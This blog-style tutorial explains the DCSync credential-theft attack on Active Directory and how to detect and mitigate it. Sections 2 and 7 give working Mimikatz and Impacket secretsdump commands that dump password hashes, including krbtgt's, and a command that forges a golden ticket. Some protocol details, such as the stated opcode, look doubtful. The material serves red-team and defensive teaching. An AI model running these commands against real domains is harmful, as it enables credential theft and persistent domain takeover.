Listen to this Post

Introduction:
The DCSync attack represents one of the most critical threats to Microsoft Active Directory environments, allowing a threat actor to impersonate a domain controller and replicate password data for any user, including privileged accounts. This deep dive moves beyond tool execution to explore the underlying Windows Directory Replication Service (DRS) Remote Protocol (DRSUAPI) and the API functions that make this stealthy credential theft possible. Understanding these internals is paramount for both red teams assessing exposure and blue teams building effective detection strategies.
Learning Objectives:
- Understand the underlying DRSUAPI protocol and Windows API functions (
DSGetNCChanges,GetNCChanges) that enable the DCSync attack. - Execute and analyze the attack using both Mimikatz (on Windows) and Impacket’s `secretsdump.py` (on Linux/Windows).
- Implement and interpret network-based and host-based detection signatures to identify DCSync activity.
- Apply mitigation strategies, including tiered administration and the principle of least privilege, to protect critical Active Directory accounts.
You Should Know:
1. The Protocol Foundation: DRSUAPI and Directory Replication
The core of DCSync lies in the Directory Replication Service (DRS) Remote Protocol (DRSUAPI), specifically the `IDL_DRSGetNCChanges` method. This RPC interface is legitimately used by domain controllers to synchronize Active Directory data, such as user objects and their password hashes, between each other. In a DCSync attack, an attacker with the necessary permissions maliciously calls this protocol to request replication from a genuine domain controller, tricking it into sending sensitive credential data.
Step‑by‑step guide explaining what this does and how to use it.
Conceptual Flow: The attack doesn’t involve logon scripts or malicious software on a DC. Instead, it’s a remote procedure call (RPC) from a compromised host.
The API Call: The attacker’s tool calls the `DRSGetNCChanges` function, which is part of the Directory Replication Service (DRS) Remote Protocol.
Request Crafting: The request specifies the target user or domain the attacker wants to replicate. By having the `Replicating Directory Changes` permissions (effectively granted by being part of groups like Domain Admins, Enterprise Admins, or having custom ACLs), the request is authorized.
Data Returned: The domain controller, believing the request is from a legitimate peer, responds with the requested objects, including the encrypted `NTLM` and, if available, `Kerberos` keys (AES256, AES128, DES) for the target accounts.
2. Offensive Tooling: Mimikatz and Impacket in Action
Two primary tools are used to perform DCSync: Mimikatz on Windows and Impacket’s secretsdump on cross-platform environments. Both tools implement the DRSUAPI protocol calls but in different contexts.
Step‑by‑step guide explaining what this does and how to use it.
Mimikatz (Windows – Requires Elevated Context):
 DCSync for a specific user (e.g., krbtgt)
lsadump::dcsync /domain:corp.local /user:CORP\krbtgt

DCSync for the entire domain (produces massive output)
lsadump::dcsync /domain:corp.local /all /csv
This command instructs Mimikatz to use the `DRSGetNCChanges` API to request password data for the specified account from the domain controller.
Impacket’s secretsdump.py (Linux/Python – Requires Valid Credentials):
 Using NTLM hashes
python3 secretsdump.py -hashes aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 corp.local/[email protected]

Using Kerberos tickets (from a previous compromise)
python3 secretsdump.py -k -no-pass corp.local/[email protected]
Impacket’s script authenticates to the DC (via SMB/RPC) and performs a similar series of DRS protocol calls to dump hashes locally or from a remote system.
3. Permission Anatomy: What Makes DCSync Possible
The attack is not a vulnerability in the classic sense but a feature abuse. Specific extended rights in Active Directory are required.
Step‑by‑step guide explaining what this does and how to use it.
Critical Permissions: The two key permissions are `Replicating Directory Changes` and Replicating Directory Changes All. They are typically held by the Domain Admins, Enterprise Admins, and `Administrators` groups on the domain object.
ACL Inspection with PowerShell:
 Find identities with "Replicating Directory Changes" rights on the domain
Import-Module ActiveDirectory
(Get-Acl "AD:\DC=corp,DC=local").Access | Where-Object {$<em>.ObjectType -eq "1131f6aa-9c07-11d1-f79f-00c04fc2dcd2" -and $</em>.ActiveDirectoryRights -match "ExtendedRight"} | Select IdentityReference
This command searches the Access Control List (ACL) of the domain root for entries granting the specific GUID that corresponds to the replication right.
4. Network-Based Detection: Sniffing the DRS Traffic
Detection can be achieved by monitoring for specific patterns in the RPC traffic between a non-domain controller and a DC.
Step‑by‑step guide explaining what this does and how to use it.
SIEM/Sensor Logic: Look for `DRSUAPI` calls (typically over RPC with dynamic port `epmapper` or directly to port 445) where the source IP is not a known domain controller.
Sigma Rule Concept: A detection rule would trigger on Windows security event `5145` (A network share object was accessed) or, more specifically, on detailed RPC monitoring logs if enabled, filtering for the `DRSGetNCChanges` opcode (0x00) from non-DC source hosts.
Wireshark Filter: In a lab, you can filter for `dcerpc` and look for packets containing the string `DRSUAPI` or the function GetNCChanges.
5. Host-Based Detection: Auditing for Permission Abuse
Since the attack abuses permissions, monitoring for changes to these permissions and auditing their use is crucial.
Step‑by‑step guide explaining what this does and how to use it.
Enable Detailed DS Access Auditing (GPO):
- Navigate to
Computer Configuration\Policies\Windows Settings\Security Settings\Advanced Audit Policy Configuration\Audit Policies\DS Access. - Enable `Audit Directory Service Access` (Success and Failure).
3. Enable `Audit Directory Service Changes` (Success).
Monitor Event Logs: After enabling, check `Event Viewer (Security)` for Event ID `4662` (An operation was performed on an object). The `Properties` field will contain the `Object Type` GUID. The GUID `1131f6aa-9c07-11d1-f79f-00c04fc2dcd2` corresponds to the `Replicating Directory Changes` right. A successful event from a non-DC source is a high-fidelity alert.
6. Mitigation and Hardening: Shutting the Door
Prevention focuses on minimizing the attack surface by adhering to the principle of least privilege and segmenting access.
Step‑by‑step guide explaining what this does and how to use it.
Tiered Administration Model: Ensure no accounts used for daily workstations or member server administration are members of Domain Admins, Enterprise Admins, or the built-in `Administrators` group on DCs.
Remove Unnecessary Permissions: Regularly audit and remove the `Replicating Directory Changes` permissions from any user or group that does not have a legitimate need for domain replication tasks (e.g., some backup software may require it; ensure it’s a dedicated account).
Protected Users & Credential Guard: Utilize the `Protected Users` security group to prevent NTLM credential caching for highly privileged accounts and enable `Windows Defender Credential Guard` on Windows 10/11 and Server 2016+ to isolate secrets using virtualization-based security.
7. Advanced Persistence: The Golden Ticket Follow-Up
DCSync is often a precursor to establishing persistent, nearly undetectable access via Golden Tickets.
Step‑by‑step guide explaining what this does and how to use it.
The Link: Once an attacker obtains the `krbtgt` account’s NTLM hash (or AES key) via DCSync, they can forge Kerberos Ticket Granting Tickets (TGTs).
Golden Ticket Creation with Mimikatz:
kerberos::golden /user:fakeadmin /domain:corp.local /sid:S-1-5-21-... /krbtgt:<krbtgt_ntlm_hash> /ptt
This command creates a TGT that is valid for 10 years (by default) and can grant access to any resource in the domain, as it is signed with the domain’s `krbtgt` key. The `/ptt` flag injects it into the current session.
Mitigation: Regularly rotating the `krbtgt` account password twice (due to password history) is the only definitive way to invalidate all Golden Tickets derived from a previous hash. This is a critical recovery step after a suspected domain compromise.
What Undercode Say:
- DCSync is a Permissions Problem, Not a Patchable Flaw. Its root cause is the excessive delegation of powerful Active Directory rights. Defense must focus relentlessly on identity governance, privileged access management (PAM), and stringent ACL auditing.
- Detection Requires a Multi-Layered Approach. Relying solely on endpoint logs is insufficient. A robust defense integrates network traffic analysis for anomalous RPC patterns, SIEM correlation of replication events from non-DC hosts, and proactive hunting for accounts added to sensitive groups.
Prediction:
The DCSync attack will remain a cornerstone of advanced persistent threats (APTs) targeting enterprises for the foreseeable future. As more organizations adopt cloud-based identities (Azure AD), we will see a parallel evolution of attacks targeting cloud synchronization protocols (like Azure AD Connect) and hybrid identity trust relationships. The core principle—abusing synchronization and trust mechanisms—will translate to the cloud, potentially leading to “CloudSync”-style attacks. Furthermore, increased detection on standard ports will push threat actors towards tunneling DCSync traffic over allowed web protocols (HTTPS) or using living-off-the-land binaries (LOLBAS) to make the RPC calls, making network-based detection more challenging and elevating the importance of behavioral analytics and process lineage tracking.
▶️ Related Video (78% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Uday Veer – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


